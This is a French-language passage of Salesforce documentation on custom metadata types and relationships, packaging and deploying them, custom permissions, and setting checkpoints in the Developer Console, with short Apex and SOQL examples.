Vous sélectionnez l'enregistrement ou l'objet de métadonnées personnalisées spécifique lors de la création d'un enregistrement dans votre type de métadonnées personnalisées. Une fois l'enregistrement sauvegardé, le champ de relation est affiché sous la forme d'un lien dans la page Configuration du type de métadonnées personnalisées ou de l'objet associé. Si vous n'êtes pas autorisé(e) à afficher l'objet, le champ est affiché sous la forme d'un texte sans lien.

#### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les organisations Professional Edition peuvent créer, modifier et supprimer des enregistrements de métadonnées personnalisées uniquement à partir de types dans des packages installés.

#### AUTORISATIONS UTILISATEUR

Pour créer des relations de métadonnées personnalisées :

- Personnaliser l'application

### Considérations relatives aux relations des métadonnées personnalisées

Avant de commencer à utiliser des relations de métadonnées personnalisées, prenez connaissance des points ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les organisations Professional Edition peuvent créer, modifier et supprimer des enregistrements de métadonnées personnalisées uniquement à partir de types dans des packages installés.

- Vous pouvez interroger des relations de métadonnées personnalisées de la même façon que des relations normales.
- Les types de métadonnées personnalisées publics ne peuvent pas être associés à des types de métadonnées personnalisées protégés. Les types de métadonnées personnalisées protégés *peuvent* être associés à des types de métadonnées personnalisées publics.
- Les enregistrements de métadonnées personnalisées publics ne peuvent pas être associés à des enregistrements de métadonnées personnalisées protégés. Les enregistrements de métadonnées personnalisées protégés *peuvent* être associés à des enregistrements de métadonnées personnalisées publics.
- Si vous utilisez le langage SOQL pour interroger un type de métadonnées personnalisées, les résultats comprennent uniquement les enregistrements qui référencent les objets auxquels vous avez accès. Cependant, une requête similaire dans la Configuration ou l'API de métadonnées renvoie tous les enregistrements correspondants, y compris ceux qui référencent les objets auxquels vous n'avez pas accès.

  Par exemple, supposons qu'un type de métadonnées personnalisées a un champ de relation qui référence l'objet EntityDefinition. Dans certains enregistrements de métadonnées personnalisées, le champ de relation référence un objet Piste. Vous êtes autorisé(e) à accéder au type de métadonnées personnalisées et à ses enregistrements, mais pas à l'objet Piste. En utilisant la Configuration ou l'API de métadonnées pour interroger le type de métadonnées personnalisées, les résultats comprennent les enregistrements qui référencent un objet Piste. Cependant, si vous utilisez une requête SOQL similaire dans votre code Apex code, les résultats ne comprennent pas ces enregistrements.

  Le comportement est différent, vous pouvez gérer l'enregistrement du type de métadonnées personnalisées sans demander l'accès explicite à l'objet qu'il référence.
- Vous ne pouvez pas installer un package qui contient des enregistrements de type de métadonnées personnalisées dont les champs de relation référencent des objets auxquels votre organisation n'a pas accès. Le message d'erreur d'installation inclut la liste des objets auxquels vous devez accéder.
- Vous pouvez installer un package qui contient des objets personnalisés pour lesquels vous n'avez pas de licence active. Cependant, ces enregistrements ne sont pas affichés pour les utilisateurs dans les requêtes SOQL tant que vous n'avez pas acquis la licence des objets.
- Si vous n'êtes pas autorisé(e) à afficher un objet dans la Configuration, les valeurs du champ de relation qui référencent cet objet sont affichées sous la forme de texte brut au lieu de liens.

### Affichage du filtrage dans les champs de relation de métadonnées

Lorsque vous créez une vue et filtrez sur un champ de relation d'un type de métadonnées personnalisées, tenez compte des consignes ci-dessous relatives à la saisie des valeurs de filtrage.

La Configuration n'affiche pas de fenêtre de référence, car la liste des valeurs peut être longue et difficile à gérer. Reportez-vous au consignes ci-dessous pour déterminer les valeurs à saisir en spécifiant des critères de filtrage dans la section Filtrer par champs supplémentaires.

**Filtrer par un champ de relation EntityDefinition pour rechercher les enregistrements qui référencent un objet particulier**

1. Sélectionnez le champ de relation de métadonnées de l'enfant.
2. Sélectionnez l'opérateur.
3. Pour la valeur de filtrage, saisissez le nom de l'objet référencé. Pour rechercher le nom d'un objet personnalisé, accédez à sa page de gestion de la configuration. Pour un objet standard, utilisez son nom d'API.

**Filtrer par un champ de relation pour rechercher les enregistrements qui référencent un enregistrement d'un autre type de métadonnées personnalisées**

1. Sélectionnez le champ de relation de métadonnées de l'enfant.
2. Sélectionnez l'opérateur.
3. Pour la valeur de filtrage, saisissez le nom du type de métadonnées personnalisées de l'enregistrement parent. Pour rechercher le nom d'un enregistrement de métadonnées personnalisées, accédez à sa page de détail.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les organisations Professional Edition peuvent créer, modifier et supprimer des enregistrements de métadonnées personnalisées uniquement à partir de types dans des packages installés.

## Chargement ou mise à jour d'enregistrements avec le chargeur de métadonnées personnalisées

Utilisez le chargeur de métadonnées personnalisées pour charger ou mettre à jour en masse des enregistrements dans vos types de métadonnées personnalisées à partir d'un fichier `.csv`.

Le chargeur de métadonnées personnalisées permet de charger ou de mettre à jour jusqu'à 200 enregistrements avec un appel unique.

1. Téléchargez l'outil depuis GitHub et déployez le package dans votre organisation via le Workbench. Créez le fichier `.zip` à partir du contenu du répertoire `custom_md_loader` au lieu de compresser le répertoire vous-même.
2. Créez un fichier `.csv` avec un en-tête contenant les noms d'API de champ du type de métadonnées personnalisées. Le champ Étiquette ou Nom du développeur est obligatoire. Reportez-vous à `sample.csv` dans votre téléchargement pour consulter un exemple. Si votre organisation utilise un espace de noms, insérez le préfixe de l'espace de noms dans votre en-tête. Pour mettre à jour un enregistrement de métadonnées personnalisées existant, utilisez le champ Étiquette ou Nom du développeur pour l'identifier.
3. Dans Configuration, attribuez l'ensemble d'autorisations Chargeur de métadonnées personnalisées aux utilisateurs appropriés, y compris vous-même.
4. Dans le sélecteur d'application, sélectionnez **Chargeur de métadonnées personnalisées**.
5. Cliquez sur l'onglet **Chargeur de métadonnées personnalisées**. Si Ce n'est déjà fait, l'application vous invite à configurer vos paramètres de site distant.
6. Chargez votre fichier `.csv`, puis sélectionnez le type de métadonnées personnalisées correspondant.
7. Cliquez sur **Créer/Mettre à jour des métadonnées personnalisées** pour charger en masse les enregistrements à partir du fichier `.csv` ou pour mettre à jour les enregistrements existants. Si le fichier contient des entrées Étiquette ou Nom du développeur dupliquées, la dernière entrée devient l'enregistrement nouveau ou mis à jour.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les organisations Professional Edition peuvent créer, modifier et supprimer des enregistrements de métadonnées personnalisées uniquement à partir de types dans des packages installés.

### AUTORISATIONS UTILISATEUR

Pour créer des enregistrements de métadonnées personnalisées :

- Personnaliser l'application

Pour utiliser le chargeur de métadonnées personnalisées :

- Chargeur de métadonnées personnalisées

## Accès à des enregistrements de métadonnées personnalisées par programmation

Utilisez SOQL pour accéder à des types de métadonnées personnalisées et récupérer les noms d'API des enregistrements de ces types. Les opérations DML ne sont pas autorisées sur des métadonnées personnalisées dans Apex, les API Partner et les API Enterprise.

Pour plus informations sur le sObject `Custom Metadata Type__`mdt, reportez-vous à `Custom Metadata Type__`mdt dans *Référence d'objets pour Salesforce et Force.com*.

L'exemple ci-dessous déclare la variable Apex `custMeta` du type de métadonnées personnalisées `MyCustomMetadataType__mdt`, qui est inclus dans votre espace de noms.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les organisations Professional Edition peuvent créer, modifier et supprimer des enregistrements de métadonnées personnalisées uniquement à partir de types dans des packages installés.

```
MyCustomMetadataType__mdt custMeta;
```

Déclarez la variable `custMeta` du type de données personnalisées `TheirCustomMetadataType__mdt`, qui n'est pas inclus dans votre espace de noms, mais dans l'espace de noms `their_ns`.

```
their_ns__TheirCustomMetadataType__mdt custMeta;
```

L'exemple ci-dessous est une simple requête qui renvoie des champs standard et personnalisés pour tous les enregistrements du type de métadonnées personnalisées `Threat_Tier_Mapping` et accède à certains de leurs champs.

```
Threat_Tier_Mapping__mdt[] threatMappings = [SELECT MasterLabel, QualifiedApiName,
Field_Mapping__c ,Minimum_Support_Level__c FROM Threat_Tier_Mapping__mdt];

for (Threat_Tier_Mapping__mdt threatMapping : threatMappings) {
    System.debug(threatMapping.MasterLabel + ': ' +
                 threatMapping.Field_Mapping__c + ' from ' +
                 threatMapping.Team_Building_to_SFA_Field_Mapping__c + ' to '
                 threatMapping.Minimum_Support_Level__c);
}
```

Pour fournir une entité qui se présente davantage comme `Schema.SObjectDescribeResult` que SOQL, définissez la classe Apex `vacations.ThreatTierMappingDescribeResult` pour encapsuler les informations interrogées de `vacations__ThreatTierMappingDescribeResult__mdt`. Créez ensuite la classe `vacations.Vacations` avec des méthodes telles que :

```
vacations.ThreatTierMappingDescribeResult describeThreatTierMappings(String qualifiedApiName)
 {
   Threat_Tier_Mapping__mdt threatMapping = [SELECT <fields> FROM Threat_Tier_Mapping__mdt
```

```
 WHERE QualifiedApiName = :qualifiedApiName];
    return new ThreatTierMappingDescribeResult(<fieldValues>);
}
```

Dans l'exemple précédent, `<fields>` correspond au champ que vous souhaitez inclure dans *`describe`* et `<fieldValues>` aux valeurs de ces champs.

L'exemple suivant utilise une relation de métadonnées qui référence un autre type de métadonnées personnalisées, `Team_Building_to_SFA_Field_Mapping__mdt`, pour réaliser une simple jointure externe droite.

```
ThreatTierMapping threatMapping =
    [SELECT MasterLabel, Team_Building_to_SFA_Field_Mapping__r.MasterLabel FROM
Threat_Tier_Mapping__mdt WHERE QualifiedApiName='Easy_Vacations'];

System.debug(threatMapping.MasterLabel + ' is part of ' +
Team_Building_to_SFA_Field_Mapping__r.MasterLabel);
```

L'exemple suivant affiche une jointure externe gauche qui démarre à `EntityDefinition`. Cette requête utilise un champ de relation appelé `Team_Building_Object__c` dans `Team_Building_to_SFA_Field_Mapping__mdt`. Le nom de la relation enfant de ce champ de relation est `Field_Mappings_From`.

```
for (EntityDefinition entity : allObjects) {
    System.debug('Processing mappings for: ' + entity.QualifiedApiName);
   for (Team_Building_to_SFA_Field_Mapping__mdt fieldMapping : entity.FieldMappingsFrom__r)
 {
    System.debug('  Field ' + fieldMapping.Team_Building_Field__c +
        ' has mapping ' + fieldMapping.QualifiedApiName);
    }
}
```

## Empaquetage de types et d'enregistrements de métadonnées personnalisées

Vous pouvez empaqueter des types et des enregistrements de métadonnées personnalisées dans des packages non gérés, des packages gérés ou des extensions de packages gérés. Vos packages peuvent ensuite être installés dans des organisations Professional Edition, Developer Edition, Enterprise Edition, Performance Edition, Unlimited Edition et Database.com Edition.

Vous pouvez ajouter des types et des enregistrements de métadonnées personnalisées à des packages en utilisant l'interface utilisateur Force.com. Dans Configuration, saisissez *`Packages`* dans la case `Recherche rapide`, puis sélectionnez **Packages**, cliquez sur le nom de votre package puis cliquez sur **Ajouter**.

Pour ajouter des types de métadonnées personnalisées :

1. Sélectionnez le type de composant **Type de métadonnées personnalisées**.
2. Sélectionnez le type de métadonnées personnalisées que vous souhaitez ajouter à votre package.
3. Cliquez sur **Ajouter au package**.

Pour ajouter des enregistrements de métadonnées personnalisées :

1. Sélectionnez l'étiquette du type de métadonnées personnalisées parmi les types de composant disponibles (par exemple, `Threat Tier`, ou `Threat Tier [vacations]` si le type provient d'un package que vous étendez.
2. Sélectionnez les enregistrements à ajouter.
3. Cliquez sur **Ajouter au package**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les organisations Professional Edition peuvent créer, modifier et supprimer des enregistrements de métadonnées personnalisées uniquement à partir de types dans des packages installés.

Si vous ajoutez un enregistrement à votre package, le type correspondant est automatiquement ajouté.

Pour plus d'informations sur l'empaquetage et l'installation, reportez-vous au guide *ISVforce Guide*.

**Remarque:** Vous ne pouvez pas désinstaller un package avec un type de métadonnées personnalisées si vous avez créé vos propres enregistrements avec ce type de métadonnées personnalisées.

De la même façon qu'avec tous les composants de métadonnées qui peuvent être empaquetés, vous pouvez ajouter des types et des enregistrements de métadonnées personnalisées à un package en spécifiant le nom complet du package dans `package.xml`. Par exemple, vous spécifiez le package dans le fragment ci-dessous du fichier `package.xml` de Relaxation Gauntlet.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
   <fullName>Relaxation Gauntlet</fullName>
...
```

## Règles d'accès lors de l'empaquetage de types et d'enregistrements de métadonnées personnalisées

Lorsque vous développez un package géré qui contient ou lit des types et des enregistrements de métadonnées personnalisées, tenez compte des règles d'accès.

Les règles d'accès d'empaquetage déterminent les organisations qui peuvent lire, mettre à jour ou supprimer des enregistrements de métadonnées personnalisées. Les types de métadonnées personnalisées sont considérés comme publiques.

- L'administrateur de l'organisation qui développe le package peut créer un enregistrement de métadonnées personnalisées dans son propre package, quel que soit l'emplacement du type correspondant. S'il ajoute un nouvel enregistrement au package, il est déployé dans l'organisation abonnée.
- Personne ne peut créer un enregistrement de métadonnées personnalisées dans un package géré installé en utilisant l'API de métadonnées. Vous pouvez toutefois créer un enregistrement non géré en utilisant un appel externe d'API de métadonnées, même à partir d'un code géré. Le code installé géré nécessite un paramètre de site distant configuré pour exécuter tous les appels externes.
- Si un champ d'un type de métadonnées personnalisées peut être *mis à niveau*, le créateur de l'enregistrement peut changer la valeur de champ de cet enregistrement dans l'organisation du créateur, puis charger une nouvelle version du package, même si le type a été créé par une organisation différente. Si l'enregistrement se trouve dans un package géré, ces modifications sont propagées à l'organisation abonnée lors de la mise à niveau vers une nouvelle version.
- Si un champ est *contrôlé par l'abonné*, le créateur de l'enregistrement et l'abonné peuvent modifier la valeur dans leur propre organisation. Si l'enregistrement se trouve dans un package géré, la nouvelle valeur du champ est propagée uniquement vers les abonnés au nouveau package. Les abonnés existants qui mettent à jour vers la dernière version du package ne reçoivent pas la nouvelle valeur du champ.
- Vous pouvez supprimer des enregistrements publiés gérés *protégés* dans l'organisation dans laquelle ils ont été créés, même si le type correspondant a été créé dans une organisation différente. Lorsque les abonnés mettent à niveau, les enregistrements sont supprimés de l'organisation abonnée. Vous ne pouvez jamais supprimer des enregistrements publiés gérés *publics*.
- Les requêtes SOQL de votre code Apex peuvent afficher des enregistrements de métadonnées personnalisées uniquement si l'une des conditions ci-dessous seulement est vraie.
  - Les enregistrements sont publics.
  - Votre code Apex se trouve dans le même package que le type de métadonnées personnalisées.
  - Votre code Apex se trouve dans le même package que l'enregistrement.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les organisations Professional Edition peuvent créer, modifier et supprimer des enregistrements de métadonnées personnalisées uniquement à partir de types dans des packages installés.

- Les appels externes de l'API de métadonnées se comportent comme s'ils s'étaient exécutés par le code de l'organisation abonnée. Par conséquent, un appel externe peut afficher ou modifier tous les enregistrements créés par l'organisation abonnée, même s'il peut afficher ou modifier uniquement les enregistrements publics de packages gérés installés. Pour utiliser l'API de métadonnées dans l'organisation de l'abonné, configurez un paramètre de site distant sur le point de terminaison de l'API de métadonnées de l'abonné.

## Considérations relatives aux packages de type de métadonnées personnalisées

Tenez compte des comportements des packages qui contiennent des types de métadonnées personnalisées.

Lorsque vous avez chargé un package Géré - Publié qui contient un type de données personnalisées, vous ne pouvez pas :

- Ajouter des champs obligatoires au type de métadonnées personnalisées.
- Définissez les champs non obligatoires sur obligatoires.
- Supprimez les champs personnalisés inclus dans la version chargée du package. Si vous ajoutez un champ personnalisé après le chargement, vous pouvez le supprimer jusqu'au chargement d'une nouvelle version gérée-publiée.
- Supprimez les enregistrements de métadonnées personnalisées publics qui sont inclus dans le package.
- Changez l'enregistrement ou le type de métadonnées personnalisées public du package en protégé. Vous pouvez toutefois changer les enregistrements et les types protégés en public.
- Changez la possibilité de gérer tous les champs personnalisés du package.
- Interrogez les types ou les enregistrements de métadonnées personnalisées protégés d'un package installé avec un code Apex que vous avez écrit. Vous pouvez toutefois exécuter un code Apex empaqueté qui interroge les types ou les enregistrements de métadonnées personnalisées protégés dans le même package. Ces requêtes renvoient les enregistrements protégés.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les organisations Professional Edition peuvent créer, modifier et supprimer des enregistrements de métadonnées personnalisées uniquement à partir de types dans des packages installés.

## Déploiement de types et d'enregistrements de métadonnées personnalisées dans des organisations de production à l'aide d'ensembles de modifications

Utilisez des ensembles de modifications pour déployer des types et des enregistrements de métadonnées personnalisées entre un environnement sandbox et une autre organisation. Généralement, vous déployez l'ensemble de modifications vers une organisation de production.

Vous pouvez ajouter des types et des enregistrements de métadonnées personnalisées à des ensembles de modifications en utilisant l'interface utilisateur Force.com. Dans Configuration, saisissez *Ensembles de modifications sortants* dans la case Recherche rapide, sélectionnez **Ensembles de modifications sortants**, cliquez sur le nom de votre ensemble de modifications, puis sur **Ajouter**.

Pour ajouter des types de métadonnées personnalisées :

1. Sélectionnez le type de composant **Type de métadonnées personnalisées**.
2. Sélectionnez le type de métadonnées personnalisées que vous souhaitez ajouter à votre ensemble de modifications sortant.
3. Cliquez sur **Ajouter à l'ensemble de modifications**.
4. Pour afficher les composants dépendants, par exemple un champ personnalisé ou une présentation de page, cliquez sur **Afficher/Ajouter des dépendances**.
5. Sélectionnez les composants dépendants que vous souhaitez ajouter.
6. Cliquez sur **Ajouter à l'ensemble de modifications**.

Pour ajouter des enregistrements de métadonnées personnalisées :

1. Sélectionnez l'étiquette du type de métadonnées personnalisées dans les types de composant disponibles, par exemple `Threat Tier`. Si le type provient d'un package que vous étendez, utilisez `Threat Tier [vacations]`.
2. Sélectionnez les enregistrements à ajouter.
3. Cliquez sur **Ajouter à l'ensemble de modifications**.

Si vous ajoutez un enregistrement à un ensemble de modifications, le type correspondant est inclus dans la liste des composants dépendants. L'enregistrement lui-même n'est pas ajouté à l'ensemble de modifications.

Pour plus d'informations sur le déploiement d'ensemble de modifications, reportez-vous au guide *Development Lifecycle Guide*.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les organisations Professional Edition peuvent créer, modifier et supprimer des enregistrements de métadonnées personnalisées uniquement à partir de types dans des packages installés.

# Autorisations personnalisées

## Autorisations personnalisées

Utilisez des autorisations personnalisées pour accorder aux utilisateurs l'accès à des processus ou à des applications personnalisées.

De nombreuses fonctionnalités de Salesforce nécessitent des contrôles d'accès qui spécifient les utilisateurs autorisés à accéder à certaines fonctions. Les paramètres d'ensembles d'autorisations et de profils comprennent des paramètres d'accès intégrés pour de nombreuses entités, notamment des objets, des champs, des onglets et des pages Visualforce. Toutefois, les ensembles d'autorisations et les profils n'incluent aucun accès à certains processus et applications personnalisés. Par exemple, dans une application de gestion des congés, tous les utilisateurs doivent pouvoir soumettre leurs demandes de congés, mais un petit groupe d'utilisateurs seulement est chargé d'approuver ces demandes. Vous pouvez utiliser des autorisations personnalisées pour ces types de contrôle.

Les autorisations personnalisées permettent de définir des contrôles d'accès que vous pouvez attribuer à des utilisateurs via des ensembles d'autorisations ou des profils, de la même façon que vous attribuez des autorisations utilisateur et d'autres paramètres d'accès. Vous pouvez par exemple définir des contrôles d'accès dans Apex qui affichent un bouton sur une page Visualforce uniquement si l'utilisateur dispose de l'autorisation personnalisée appropriée.

Vous pouvez interroger les autorisations personnalisées comme indiqué ci-dessous.

- Pour déterminer quels utilisateurs ont accès à une autorisation personnalisée spécifique, utilisez une requête SOQL (Object Query Language)Salesforce avec des sObjects SetupEntityAccess et CustomPermission.
- Pour déterminer les autorisations personnalisées dont disposent les utilisateurs lorsqu'ils s'authentifient dans une application connectée, référencez l'URL d'identité de l'utilisateur que Salesforce fournit avec le jeton d'accès à l'application connectée.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Dans les organisations Group Edition et Professional Edition, vous ne pouvez pas créer ni modifier des autorisations personnalisées, mais vous pouvez les installer avec un package géré.

CONSULTER ÉGALEMENT :

- Création d'autorisations personnalisées
- Ajout ou suppression d'autorisations personnalisées obligatoires
- Activation d'autorisations personnalisées dans des ensembles d'autorisations
- Activation d'autorisations personnalisées dans des profils
- URL d'identité

## Création d'autorisations personnalisées

Créez des autorisations personnalisées afin d'accorder aux utilisateurs l'accès à des processus ou à des applications personnalisées.

1. Dans Configuration, saisissez *Autorisations personnalisées* dans la case Recherche rapide, puis sélectionnez **Autorisations personnalisées**.
2. Cliquez sur **Nouveau**.
3. Saisissez les informations sur l'autorisation :
   - Étiquette : l'étiquette de l'autorisation qui s'affiche dans les ensembles d'autorisations.
   - Nom : le nom unique utilisé par l'API et les packages gérés.
   - Description : une description facultative des fonctions auxquelles l'autorisation donne accès, par exemple « Approuver les requêtes temporelles ».
   - Application connectée : l'application connectée associée à l'autorisation, le cas échéant
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Autorisations personnalisées

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Dans les organisations Group Edition et Professional Edition, vous ne pouvez pas créer ni modifier des autorisations personnalisées, mais vous pouvez les installer avec un package géré.

AUTORISATIONS UTILISATEUR

Pour créer des autorisations personnalisées :

- Gérer les autorisations personnalisées

## Modification des autorisations personnalisées

Modifiez des autorisations personnalisées pour accorder aux utilisateurs l'accès à des processus ou à des applications personnalisées.

1. Dans Configuration, saisissez *Autorisations personnalisées* dans la case Recherche rapide, puis sélectionnez **Autorisations personnalisées**.
2. Cliquez sur **Modifier** en regard de l'autorisation à personnaliser.
3. Modifiez les informations sur l'autorisation selon vos besoins.
   - Étiquette : l'étiquette de l'autorisation qui s'affiche dans les ensembles d'autorisations.
   - Nom : le nom unique utilisé par l'API et les packages gérés.
   - Description : une description facultative des fonctions auxquelles l'autorisation donne accès, par exemple « Approuver les requêtes temporelles ».
   - Application connectée : l'application connectée associée à l'autorisation, le cas échéant
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Autorisations personnalisées

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Dans les organisations Group Edition et Professional Edition, vous ne pouvez pas créer ni modifier des autorisations personnalisées, mais vous pouvez les installer avec un package géré.

### AUTORISATIONS UTILISATEUR

Pour modifier des autorisations personnalisées :

- Gérer les autorisations personnalisées

### Ajout ou suppression d'autorisations personnalisées obligatoires

Une autorisation personnalisée obligatoire doit être activée lors de l'activation de l'autorisation personnalisée parente. Par exemple, vous pouvez avoir une autorisation personnalisée « Approuver les demandes de temps libre » et spécifier qu'elle nécessite l'autorisation personnalisée « Soumettre des demandes de temps libre ».

1. Dans Configuration, saisissez `Autorisations personnalisées` dans la case `Recherche rapide`, puis sélectionnez **Autorisations personnalisées**.
2. Créez ou sélectionnez une autorisation personnalisée existante.
3. Dans la liste associée Autorisations personnalisées obligatoires, cliquez sur **Modifier**.
4. Sélectionnez les autorisations personnalisées que vous souhaitez ajouter à la liste Autorisations personnalisées disponibles, puis cliquez sur **Ajouter**, ou sélectionnez les autorisations personnalisées que vous souhaitez supprimer de la liste Autorisations personnalisées obligatoires, puis cliquez sur **Supprimer**.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Autorisations personnalisées

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Dans les organisations Group Edition et Professional Edition, vous ne pouvez pas créer ni modifier des autorisations personnalisées, mais vous pouvez les installer avec un package géré.

AUTORISATIONS UTILISATEUR

Pour ajouter ou supprimer des autorisations personnalisées obligatoires :

- Gérer les autorisations personnalisées

# Débogage

## Débogage de votre code


Cette section présente des informations relatives au débogage du code que vous avez écrit.

- Onglet Points de contrôle
- Inspecteur de points de contrôle
- Onglet Journaux
- Inspecteur du journal
- Exemples d'utilisation de l'Inspecteur du journal
- Utilisation des journaux de débogage

## Débogage à l'aide de la console du développeur

### Onglet Points de contrôle

L'onglet **Checkpoints (Points de contrôle)** affiche une liste des points de contrôle enregistrés, qui garde en mémoire un instantané de l'état des objets au moment où le point de contrôle a été atteint.




## Points de contrôle

Cette liste affiche les points de contrôle actuellement disponibles pour vérification. Sélectionnez **Debug (Déboguer)** > **My Current Checkpoints Only (Mes points de contrôle actuels uniquement)** pour afficher uniquement les points de contrôle que vous avez créés depuis l'ouverture de la Developer Console. Désactivez cette option pour afficher tous les points de contrôle actuellement enregistrés pour votre organisation, y compris les nouveaux points créés par d'autres utilisateurs.

Chaque point de contrôle de la liste affiche les informations suivantes :

| Colonne | Description |
|---|---|
| Espace de noms | L'espace de noms du package contenant le point de contrôle. |
| Classe | La classe Apex contenant le point de contrôle. |
| Ligne | Le numéro de ligne marqué avec le point de contrôle. |
| Heure | L'heure à laquelle le point de contrôle a été atteint. |

Cliquez avec le bouton droit sur l'en-tête d'une colonne pour trier les informations qu'elle contient. Vous pouvez également sélectionner les colonnes que vous souhaitez afficher dans la liste Points de contrôle.

Pour ouvrir un point de contrôle, double-cliquez dessus. Le point de contrôle s'ouvre dans l'Inspecteur de points de contrôle.

## Emplacements des points de contrôle

Cette liste indique l'emplacement de chaque point de contrôle dans le code source. Chaque élément de la liste affiche les informations suivantes :

| Colonne | Description |
|---|---|
| Fichier | Le nom de la classe Apex contenant le point de contrôle. |
| Ligne | Le numéro de ligne marqué avec le point de contrôle. |
| Itération | Si le point de contrôle est dans une boucle, cette valeur indique l'itération à laquelle le point de contrôle est capturé. |

Par défaut, l'itération est égale à 1, ce qui signifie que le point de contrôle est enregistré lors de la première exécution de la ligne du code source. Vous pouvez utiliser une itération différente, par exemple pour déterminer pourquoi une boucle ne se termine pas au moment voulu. Pour modifier l'itération, cliquez sur la cellule que vous souhaitez modifier, puis saisissez un nouveau numéro. Une fois le point de contrôle capturé pour une ligne de code spécifique, le nombre d'exécutions pendant une requête n'a aucune importance.

Vérifiez les emplacements des points de contrôle dans l'Éditeur de code source. Les emplacements des points de contrôle sont conservés jusqu'à un clic sur **Effacer** ou la fermeture de la Developer Console.

CONSULTER ÉGALEMENT :

- Inspecteur de points de contrôle
- Définition de points de contrôle dans un code Apex
- Superposition de code Apex et de déclarations SOQL
- Fonctionnalité de la Developer Console

## Définition de points de contrôle dans un code Apex

Utilisez des points de contrôle de la Developer Console pour déboguer vos classes et déclencheurs Apex. Vous ne pouvez pas définir des points de contrôle dans un balisage Visualforce.

Important: Pour utiliser des points de contrôle, le niveau du journal Apex doit être défini sur **Finer (Meilleur)** ou **Finest (Le meilleur)**. Reportez-vous à Définition de niveaux de consignation.

Pour définir un nouveau point de contrôle :

1. Ouvrez la classe ou le déclencheur Apex dans l'éditeur de code source.
2. Cliquez sur la marge à gauche du numéro de la ligne sur laquelle vous souhaitez définir le point de contrôle. Vous pouvez activer jusqu'à cinq points de contrôle à la fois.

   Les résultats d'un point de contrôle sont capturés une seule fois, quel que soit le nombre d'exécutions de la ligne de code. Par défaut, les résultats d'un point de contrôle sont capturés immédiatement avant la première exécution de la ligne de code. Vous pouvez modifier l'itération de la capture dans la liste Emplacements des points de contrôle sous l'onglet Points de contrôle. Vous pouvez également recouvrir le code Apex et les instructions SOQL déclenchés lorsque le code est exécuté au point de contrôle.
3. Exécutez le code avec la Developer Console ouverte.
4. Consultez vos points de contrôle et les résultats sous l'onglet Points de contrôle.

Les points de contrôle sont conservés jusqu'à ce que vous cliquiez sur **Debug (Déboguer)** > **Clear Checkpoint Locations (Effacer les emplacements de point de contrôle)**.

Remarque: Si vous définissez un point de contrôle dans une méthode avec l'annotation `@future`, vous devez garder la Developer Console ouverte jusqu'à ce que la méthode `@future` se termine de façon asynchrone.

CONSULTER ÉGALEMENT :

- Inspecteur du journal
- Superposition de code Apex et de déclarations SOQL
- Onglet Points de contrôle
- Inspecteur de points de contrôle


### Superposition de code Apex et de déclarations SOQL

